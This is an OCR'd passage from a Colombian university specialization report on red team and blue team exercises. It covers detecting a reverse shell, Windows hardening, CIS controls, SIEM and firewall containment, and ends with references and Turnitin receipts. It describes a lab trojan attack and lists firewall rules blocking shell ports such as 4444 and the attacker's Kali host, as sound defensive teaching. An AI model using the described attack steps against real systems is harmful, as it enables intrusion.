


Nota. Simula observación de puertos sospechosos. *Fuente.* Elaboración propia.

Activamos en consola el comando ‘services.msc’ para encontrar algún servicio extraño (ManageSearch, etc) y ver si hay usuarios nuevos o sesiones remotas.

Figura 43

Activación de Comando para Encontrar Servicios Sospechosos




Nota. Simula activación de comando para encontrar servicios sospechosos. *Fuente.* Elaboración propia.

Observación del Tráfico en la Red

También, con herramientas según el apartado (Wireshardk Foundation, 2023, 04 28), podemos capturar el tráfico de la Ip de la maquina Windows en tiempo real. Detectando así los protocolos de transmisión y por medio de que puertos.

Figura 44

Captura de Tráfico con Wireshark



Nota. Simula tráfico con Wireshark. *Fuente.* Elaboración propia.

Así podremos saber si hay reverse shells, conexiones a puertos no estándar. Aparte de las primeras secuencias y protocolos realizados para contener el ataque, también es importante documentar desde el primer minuto las IPs, comandos ejecutados y capturas de pantalla.

Medidas de Hardenización para Evitar que se Repita el Ataque

Para saber qué medidas debemos tomar, primero debemos enfocarnos en lo que significaba ‘Hardenización’ y cómo funciona.

Hardenización

Es el proceso de mejora en cuanto a la seguridad de un sistema informático. Se hace mediante la reducción de posibles vulnerabilidades que tenga el atacante de aprovechar, eliminando y aplicando configuraciones de seguridad robustas.

Basándonos en el ataque anterior, en el que se utilizó un Shell en el escritorio con una conexión externa, creando un usuario administrador, procedemos a realizar lo siguiente:

Gestión de Cuentas y Privilegios

Eliminar las cuentas locales innecesarias y así revisar periódicamente usuarios en grupos Administradores.

Principios de mínimo privilegio: los usuarios normales sin permisos de instalar software ni ejecutar .exe desde el escritorio.

Control de Ejecución de Programas

Usar AppLocker o algún software de políticas de restricción para impedir que se ejecuten archivos .exe desde el escritorio, descargar, etc.

Solo permitir la ejecución desde programa Files y rutas ya establecidas.

Endurecimiento de Servicios

Desinstalar o deshabilitar servicios no necesarios (ElasticSearch, ManageEngine) si realmente no son críticos para el funcionamiento normal de Windows.

Deshabilitar protocolos inseguros que no se estén usando o ejecutando.

Firewall y Reglas de Salida

Configurar el firewall de Windows para bloquear todas las conexiones salientes por defecto y permitir solo las necesarias (HTTP/HTTPS)

Bloquear los puertos típicos de shells, los cuales serían el 4444 que como vemos, fue por donde ingresaron los atacantes.

Auditoria

Habilitar la auditoria de la creación de cuentas de usuarios y administradores

Revisar periódicamente el visor de eventos y centralizar logs en un solo servidor

Mantener Windows y aplicaciones parcheadas

Usar antivirus gratuito o de licencia libre donde sea posible para ciertos escenarios.

Diferencia entre Blue team y el Equipo de Respuesta a Incidentes

La principal diferencia radica en que el equipo blue team se enfoca en la defensa continua según el autor (Añasco Bedón, 2021, 04 02), en el que proporciona la realización:

Hardening de sistemas.

Configuración de firewalls y controles de acceso.

Monitoreo de logs y alertas.

Detección temprana (IDS/IPS, SIEM).

Su trabajo es preventivo y a la vez proactivo, reduciendo la superficie del ataque y detectando de manera oportuna anomalías que pueden convertirse en incidentes mayores.

En cambio, el Equipo de respuesta a incidentes Actúa a partir de que el incidente este ocurriendo en tiempo real, detectando así:

Contención (aislar equipos, bloquear cuentas).

Erradicación (eliminar malware, cerrar vectores de entrada).

Recuperación (restaurar servicios, aplicar parches).

Análisis forense y lecciones aprendidas.

Si bien su trabajo se encarga de la reacción en cuanto a defensa, generan recomendaciones a partir del incidente que alimenta al Blue Team**.**

Herramientas CIS "Center for Internet Segurity"

Si dentro de un equipo Blue Team se ha indicado la directriz de que se debe trabajar con CIS, según el autor (Ogden J, 2020, 05 21), principalmente como guía en el marco de referencia para evaluar, fortalecer y estandarizar la seguridad de los sistemas de la organización, siguiendo practicas ampliamente aceptadas y diseñadas para reducir la superficie de ataque.

El uso de los estándares de CIS permite establecer una línea base de seguridad reconocida internacionalmente. Como estrategia del Blue Team, estas herramientas se emplean para reducir la superficie de ataque mediante dos enfoques complementarios:

CIS Controls

Se utilizan como una guía de priorización para el plan de seguridad. Permiten estructurar la defensa en fases, comenzando con el inventario de activos y el control de cuentas, seguidos por el hardening y el monitoreo continuo.

CIS Benchmarks

Son fundamentales para el endurecimiento de sistemas específicos. En este laboratorio, se aplican para convertir las recomendaciones en *checklists* técnicas de Windows (políticas de contraseñas, servicios deshabilitados y configuración de firewall), permitiendo cerrar brechas de seguridad críticas.

Para hardenizar sistemas concretos:

Descargar el benchmark de Windows 8 / Windows 10 y convertirlo en una checklist:

Políticas de contraseña.

Servicios que deben estar deshabilitados.

Configuración de firewall.

Auditorías mínimas recomendadas.

Comparar la máquina Windows del laboratorio contra el benchmark y cerrar brechas.

CIS provee los CIS Benchmarks, que son guias detalladas y específicas para: Windows (incluyendo Windows 8/10/11, Server).

Linux (Ubuntu, Debian, CentOS)

Bases de datos (MySQL, SQL Server)

Navegadores web

Cloud (AWS, Azure, GCP)

Como Blue Team, el uso de estas guías es importante para:

Deshabilitar servicios inseguros o innecesarios.

Configurar el firewall adecuadamente.

Aplicar controles estrictos de autenticación.

Bloquear ejecución de software no autorizado.

Activar auditorías y logging seguro.

Endurecer protocolos de red y cifrado.

Establecer Controles de Seguridad Prioritarios

CIS también ofrece los CIS Critical Security Controls, un conjunto de 18 controles clasificados en tres fases:

Basic

Controles indispensables como el inventario de hardware/software y análisis de vulnerabilidades. Lo mínimo indispensable (inventario, control de cuentas, análisis de vulnerabilidades).

Foundational

Lo que refuerza la postura mediante monitoreo, firewalls y protección de correo.

Organizational

Gestión avanzada que incluye capacitación, respuesta a incidentes y pruebas de penetración.

Como Blue Team, serían utilizados para:

Saber qué implementar primero para proteger la organización.

Medir el nivel actual de madurez en seguridad.

Priorizar esfuerzos según riesgo real y recursos disponibles.

Funciones y Características Principales de un SIEM

El despliegue de una plataforma **SIEM** (*Security Information and Event Management*) es fundamental para centralizar la visibilidad de la infraestructura y permitir una respuesta coordinada ante incidentes. Su arquitectura permite transformar grandes volúmenes de datos crudos en inteligencia accionable para el Blue Team.

Arquitectura Funcional y Operatividad Técnica

Un SIEM robusto debe cumplir con funciones de centralización de *logs* desde fuentes heterogéneas (Windows, Linux, Firewalls). La potencia del sistema reside en la normalización y correlación, permitiendo identificar ataques complejos, como la detección de múltiples intentos fallidos seguidos de un *login* exitoso desde una IP externa sospechosa. Esto facilita no solo la generación de alertas en tiempo real, sino también el cumplimiento normativo (ISO 27001) y la investigación forense mediante el análisis de datos históricos.

Permite investigar incidentes pasados: “¿qué hizo esta IP hace 3 días?”, “¿cuándo se creó este usuario?”.

Crear políticas y estándares internos

CIS permite crear políticas formales de seguridad, como, por ejemplo:

Política de contraseñas.

Política de acceso remoto.

Política de instalación de software.

Política de monitoreo.

Política de backups.

Permitiendo unificar así, criterior entre los equipos no solo de Blue Team, También de **IT, DevOps.** Demostrando un cumplimiento ante auditorías internas o externas.

Herramienta de Contención de Ataques (Hardware y Software)

La contención técnica busca neutralizar la capacidad de maniobra de la atacante una vez detectada la intrusión. Es vital diferenciar la detección (IDS/Antivirus) de la contención, la cual bloquea o limita el impacto de la amenaza. Primero debemos aclarar la diferencia entre contención y detección de ataques, generalmente la detección de ataques lo hacen las IDS y antivirus, pero la contención es lo que bloquea o limita el ataque una vez se ha detectado, ya sea por un antivirus o por el equipo Blue Team.

Herramientas de Software Libre para Contención de Ataques

La contención técnica busca neutralizar la capacidad de maniobra de la atacante una vez detectada la intrusión. El uso de herramientas de código abierto permite establecer barreras tanto a nivel de red como a nivel de *host*, garantizando la interrupción de los canales de comunicación maliciosos. Todas estas medidas permiten aislar la máquina del resto de la red sin necesidad de apagarla.

Defensa Perimetral y de Host mediante Filtrado de Paquetes

Para organizar las herramientas utilizadas y su aplicación específica en el escenario de laboratorio, se presenta la siguiente tabla técnica:

Tabla 4

Soluciones de Firewalling para la Contención y Aislamiento de Activos

Herramienta	Clasificación	Funcionalidad en el Laboratorio	Justificación Técnica de Contención
Iptables / Nftables	Firewall de red (Kernel Linux)	Configuración de reglas en el gateway para bloquear la IP del atacante y puertos de Shell (4444, 8080).	Interrupción del canal de Comando y Control (C2) en las capas 3 y 4 del modelo OSI.
Windows Firewall	Firewall de Host (Stateful Inspection)	Bloqueo de tráfico saliente hacia la IP de Kali Linux y restricción de procesos no autorizados.	Aislamiento lógico del equipo comprometido, impidiendo la exfiltración de datos y el movimiento lateral.

Nota. El uso de herramientas basadas en el kernel de Linux (GPL) asegura un filtrado de alto rendimiento con bajo consumo de recursos. Fuente: Elaboración propia.

Mecanismos de Aislamiento sin Pérdida de Evidencia

La aplicación de estas medidas permite lo que en respuesta a incidentes se denomina "Aislamiento Lógico en Caliente". Al utilizar iptables o el Firewall de Windows para cortar las conexiones de red, el especialista logra:

Cesar la persistencia del atacante, al cerrar los puertos usados por la *reverse shell*, el atacante pierde el control remoto de forma inmediata.

Mitigar el impacto, se evita que el malware intente conectarse a otros servidores internos (pivoting).

Preservar la Memoria RAM, a diferencia de una desconexión física total o un apagado, el aislamiento por software permite mantener los procesos del atacante "congelados" en memoria para su posterior análisis forense (*Memory Dump*).

Relación con Aspectos Legales y Éticos

En relación con los equipos estratégicos de simulación de ataques red team y de defensa blue team establecen operatividad de cumplimiento de las normas en aspectos legales con el fin de garantizar los principios éticos y morales en la organización responsablemente aceptables tales como:

Integridad

Se establece la protección y legalidad antes los miembros de la ley el cual cumple los requisitos de defensa cibernéticas en la que incorpora técnicas avanzadas contra amenazas y minimizando cualquier impacto que se produzca a gran escala sin dejar que ocasiones daños ni perdidas en la información.

Confidencialidad

Mantienen la confidencialidad y confianza en la ética en cuanto actividades legales, confianza entre los usuarios con el fin de establecer seguridad en la organización sistemática garantizando la transparencia en la que exige los sistemas legislativos.

Disponibilidad

Dispone los procedimientos establecidos por la ética y entes legales representados en la política de seguridad de la información con el fin de llevar los procedimientos seguros en la información con aceptación legales a otras organizaciones tecnológicas para seguir la continuidad eficazmente segura en la que se garantiza toda información sistemática.

Evidencia de Sustentación

En cumplimiento de la etapa 5 del seminario Especializado presento el video de sustentación con el siguiente enlace:

https://youtu.be/Hz1f4Oln22s

Conclusiones

El uso de herramientas como Nmap y Metasploit permitió validar que la falta de segmentación de red facilita el movimiento lateral (pivoting) desde sistemas Windows hacia otros activos.

Se determinó que el contrato de SecureNova Labs infringe directamente la Ley 1273 de 2009, ya que obliga al profesional a omitir la denuncia de delitos informáticos, lo cual anularía la tarjeta profesional según el código de ética del COPNIA.

Finalizaremos este informe técnico de resultados obtenidos a través de las fases de las practicas obtenidas con técnicas ofensivas durante las prácticas de escaneo en búsquedas de vulnerabilidades y amenazas dados en los equipos estratégicos de simulación red team y blue team en tiempo real el cual desarrollan habilidades para encontrar amenazas detectadas por el escaneo de seguridad y respuestas segura a los incidentes de seguridad.

El estudio y prácticas de los procesos continuo es necesario su comprensión estructural en las acciones de enfoques entorno a la ciberseguridad representados en los procedimientos de endurecimiento de las defensa de los controles internos de una organización, el cual se basa en los reglamentos de las normas ISO y NIST, ya que permite el esclarecimiento y fortalecimiento funcional a las estructuras protectoras de la seguridad general en contra de los ataques cibernéticos que es el mayor riesgo a nuestros sistemas de información.

Recomendaciones

De acuerdo con la estructura de los avances de trabajos informáticos recomendamos implementar técnicas con equipos estratégicos de simulación red team y blue team en cual responde a los incidentes de seguridad con exactitud y eficaz en la organización llevando privilegios entorno a la seguridad respecto a la reglamentación estandarizada por las normas legales ISO y NIST constituidas en leyes y principios de ética de la seguridad de la información.

Es importante las técnicas e implementación de los controles interno de las empresas en defensa de la seguridad ya que integrando sus operaciones logran evidenciar soluciones que refleja los ciberdelincuentes el cual comprometen el software y el hardware al momento que penetre un ataque gracias a esta reacción se logra evadir los riesgos que se puedan presentar en estas acciones delictivas.

Se recomienda hacer procedimientos y monitoreo continuo con estas herramientas tecnológicas ya que se comprueba minimizar cualquiera amenaza y hallazgos malicioso que intente penetrar a los sistemas operativos dando reacción inmediata a los incidentes ocasionados expuestas por los ciberdelincuentes.

Tras el análisis técnico y la simulación de intrusión realizada, se proponen las siguientes acciones correctivas y preventivas para mitigar los vectores de ataque identificados y robustecer la defensa de la infraestructura.

Despliegue de Capacidades de Detección y Respuesta (Blue Team) (Título Nivel 2)

Implementación de soluciones EDR y SIEM: Se recomienda la integración de un sistema de Gestión de Eventos e Información de Seguridad (SIEM) junto con herramientas de Detección y Respuesta en los Puntos Finales (EDR). Estos sistemas permiten la correlación de eventos y la detección de Indicadores de Compromiso (IoC) en tiempo real, tales como la creación de

usuarios administrativos no autorizados o la ejecución de procesos anómalos detectados en este informe.

Endurecimiento de Sistemas Operativos (Hardening de Windows): Es imperativo aplicar directivas de endurecimiento mediante GPO (Objetos de Directiva de Grupo) para restringir la ejecución de archivos ejecutables no firmados (como el troyano analizado en la fase de explotación). Asimismo, se debe aplicar el cierre de puertos críticos que no sean indispensables para la operación, reduciendo así la superficie de ataque.

Adopción de Marcos de Referencia NIST e ISO/IEC 27001: Se sugiere alinear las operaciones de ciberseguridad con el marco de trabajo de NIST (National Institute of Standards and Technology) para la respuesta a incidentes. Esto garantiza que la organización no solo reaccione a los ataques, sino que mantenga un ciclo constante de identificación, protección, detección, respuesta y recuperación.

Institucionalización de Ejercicios Red Team y Blue Team: En lugar de realizar auditorías esporádicas, se recomienda establecer un programa de simulacros periódicos. La sinergia entre el equipo ofensivo (Red Team) y el defensivo (Blue Team) permite validar la efectividad de los controles internos y capacitar al personal técnico frente a nuevas tácticas, técnicas y procedimientos (TTP) de los ciberdelincuentes.

Referencias Bibliográficas

Arroyo, E. (2025, 04 10). Sinergia de equipos red team y blue team en la protección de entornos corporativos (objeto virtual de información). Universidad nacional abierta y a distancia UNAD. https://repository.unad.edu.co/handle/10596/74595

Anón. S. F. (2021, 07 19), Nmap referencia guiada. Nmap network scanning. https://nmap.org/book/man.html

Añazco Bedón, JD (2021, 04 02).Sistema de gestión de ventos e información de seguridad (SIEM) de la infraestructura tecnológica de la universidad internacional SEK del ecuador https://repositorio.uisek.edu.ec/handle/123456789/4385

Caballero, R. A (2017, 09 04). Reydes. Obtenido de reydes.com: www.reides.com/d/?q=Fundamentos_de_metasploit_Framework_para_la_Explotación

Carreño Naranjo, C. A. (2024 12 06). *Comparación de la eficacia de los Sistemas Operativos Kali Linux y Parrot Os en la seguridad de redes en la Unidad Educativa Babahoyo* (Bachelor's thesis, Babahoyo: UTB-FAFI. 2024). https://ultahost.com › blog › kali-vs-parrot-hacer-la-ele

Cilleruelo, C. (2022, 10 04). *¿Qué es un ExploitDB?* KeepCoding Bootcamps. https://keepcoding.oi/blog/que-es-exploitdb/

Consejo profesional Nacional de Ingeniería. (2018). Código de ética profesional del COPNIA

Colombia. Ministerio de Tecnologías de la Información y las Comunicaciones “Lineamientos de política para la Ciberseguridad y Ciberdefensa”. [Online]. MINTIC, (2016 11 04). https://colaboracion.dnp.gov.co/CDT/Conpes/Econ%C3%B3micos/3854.pdf

Elias, G.(2019, 04 02). Hacking profesional. Obtenido de GitHub: http://hackingprofesional.github.io/Security/fase-de-Pentesting/

HGUZ. (2022, 05 12). Penetración a un sistema operativo Windows 7 desde Kali Linux usando VM VirtualBox [Video]. YouTube. https://www.youtube.com/watch?v=19Nl79D54dw

Ogden, J. (2020, 05 21). Why CIS Benchmarks are critical for security and compliance Obtenido de enter.co: https://www.cimcor.com/blog/why-cis-benchmarks-are-critical-for-security-and-compliance

Offensive Security. (2023, 11 12). *Kali Linux Documentation*. https://www.kali.org/docs

Parra, G. E. T., Patiño, C. A. C., Triana, C. P. R., & Rodríguez, H. L. B. (2024, 04 03). Análisis de herramientas de Inteligencia Artificial en la Detección de ciber amenazas en Tiempo Real en el sector educativo. *Revista Internacional de Investigación y Transferencia en Comunicación y Ciencias Sociales*, *3*(2), 114-133. https://dialnet.unirioja.es

Pendolema Jaramillo, F. A. (2023, 02 08). *Análisis de ataques mediante la inyección de troyanos a un sistema operativo Microsoft Windows utilizando la herramienta Msfvenom en el sistema kali Linux* (Bachelor's thesis, Babahoyo: UTB-FAFI. 2023). htttps://dspace.utb.edu.ec>bitstream

Peters, J. (2020, 03 29). What is Metasploit. Obtenido de Varonis: https://www.varonis.com/blog/whas-is-metasploit/

Proyecto Metasploit. (2023, 08 03). *Documentación del marco Metasploit*. https://docs.metasploit.com

Puschner, E., Moos, T., Becker, S., Kison, C., Moradi, A., & Paar, C. (2023, 03 05). Red team vs. blue team: A real-world hardware Trojan detection case study across four modern CMOS technology generations. In *2023 IEEE Symposium on Security and Privacy (SP)* (pp. 56-74). IEEE. https://eprint.iacr.org

Security, I. (2019, 02 06). IBM QRadar SIEM. Obtenido de IBM: www.inm.com/downloads/cas/RLXJN2G

Smartekh, G. (2012, 05 03). Smartekh. Obtenido de tips tecnológicos, de configuración y negocio que complementan tu seguridad: blog.smartekh.com/que-es-hardening


Tigner, M., Wimmer, H., & Rebman, C. M. (2021, 12 06). Analysis of kali linux penetration tools: A survey of hacking tools. In (*2021) International Conference on Electrical, Computer and Energy Technologies (ICECET)* (pp. 1-6). IEEE. https://dspace.utb.edu.ec

Wireshark Foundation. (2023, 04 28). *Wireshark User Guide*. https://www.wireshark.org

Apéndices

Apéndice A

Resultado de la Revisión del Turnitin parte 1




Tu entrega se ha cargado con éxito a Turnitin

Recibo digital

Ajustes por defecto: 2845370257

Extracto de la entrega:

Informe Técnico del Seminario Especializado en Equipos Estratégicos en Ciberseguridad Red Team y Blue Team Jose Javier Churio Pumarejo Asesor Eduvin Trillos Sánchez Universidad Nacional Abierta y a Distancia UNAD Escuela de Ciencias Básicas, Tecnología y de Ingeniería - ECBTI Especialización en Seguridad Informática 2025 Dedicatoria A mi esposa compañera y amiga que ha sido la parte principal y fundamental de todo este proceso, tengo que decir que le doy primeramente las gracias a Dios ya que sin él y el apoyo de mi esposa no hubiese sido posible empezar y culminar con éxitos esta especialización que hace parte del proyecto de superación en el cual hoy culmino con éxitos. Agradecimientos Toda mi gratitud es para Dios parte fundamental en mi vida hoy que culmino con éxito este proyecto de mi vida. Le doy gracias a mi esposa a mis profesores por el apoyo que me han brindado a lo largo de este camino que sé que no termina aquí. Doy gracias a todos mis compañeros por su apoyo incondicional que me brindaron, por su amistad en este proyecto de superación que hoy culmina una parte de este proyecto y con la gracia de Dios sé que voy a continuar superándome. Resumen En este informe técnico cabe resaltar la importancia en ciberseguridad a través del análisis en ciberseguridad que se realizan con los equipos de estratégicos de simulación de red team y blue team establecidas en tiempo reales durante el escaneo de seguridad en la cual arrojan resultados identificando las vulnerabilidades y amenazas encontrados en los sistemas informáticos bajo las normas de seguridad y la actuación de la ética legal colombiana en las que intervienen estrategias de identificación de análisis de contención de ataques informáticos, Implementación de herramientas en pruebas de penetración, respuestas a incidentes que es lo fundamental en una organización en tecnología de protección a la información enfocado en los estándares internacionales reglamentarios como son las normas ISO y



Mis envíos

Sección 1 | Sección 2 | Sección 3 | Sección 4 | Sección 5

Título	Fecha de inicio	Fecha Esperada	Fecha de publicación	Puntos disponibles
ECBTI - Draftbank 1 - Sección 1	7 jun 2024 - 08:19	31 dic 2025 - 08:19	31 dic 2025 - 08:19	0

Refrescar Envíos

	Título del Envío	Identificador del trabajo de Turnitin	Enviado	Similitud	Calificación	Calificación General	
Ver Recibo Digital	Informe final del seminario especializado	2837728750	18/12/2025 18:43	15%	N/A	--	Entregar Trabajo --

Nota. Resultado del porcentaje de similitud en turnitin. *Fuente.* Elaboración propia.

Apéndice B

Resultado de la Revisión Del Turnitin Parte 2

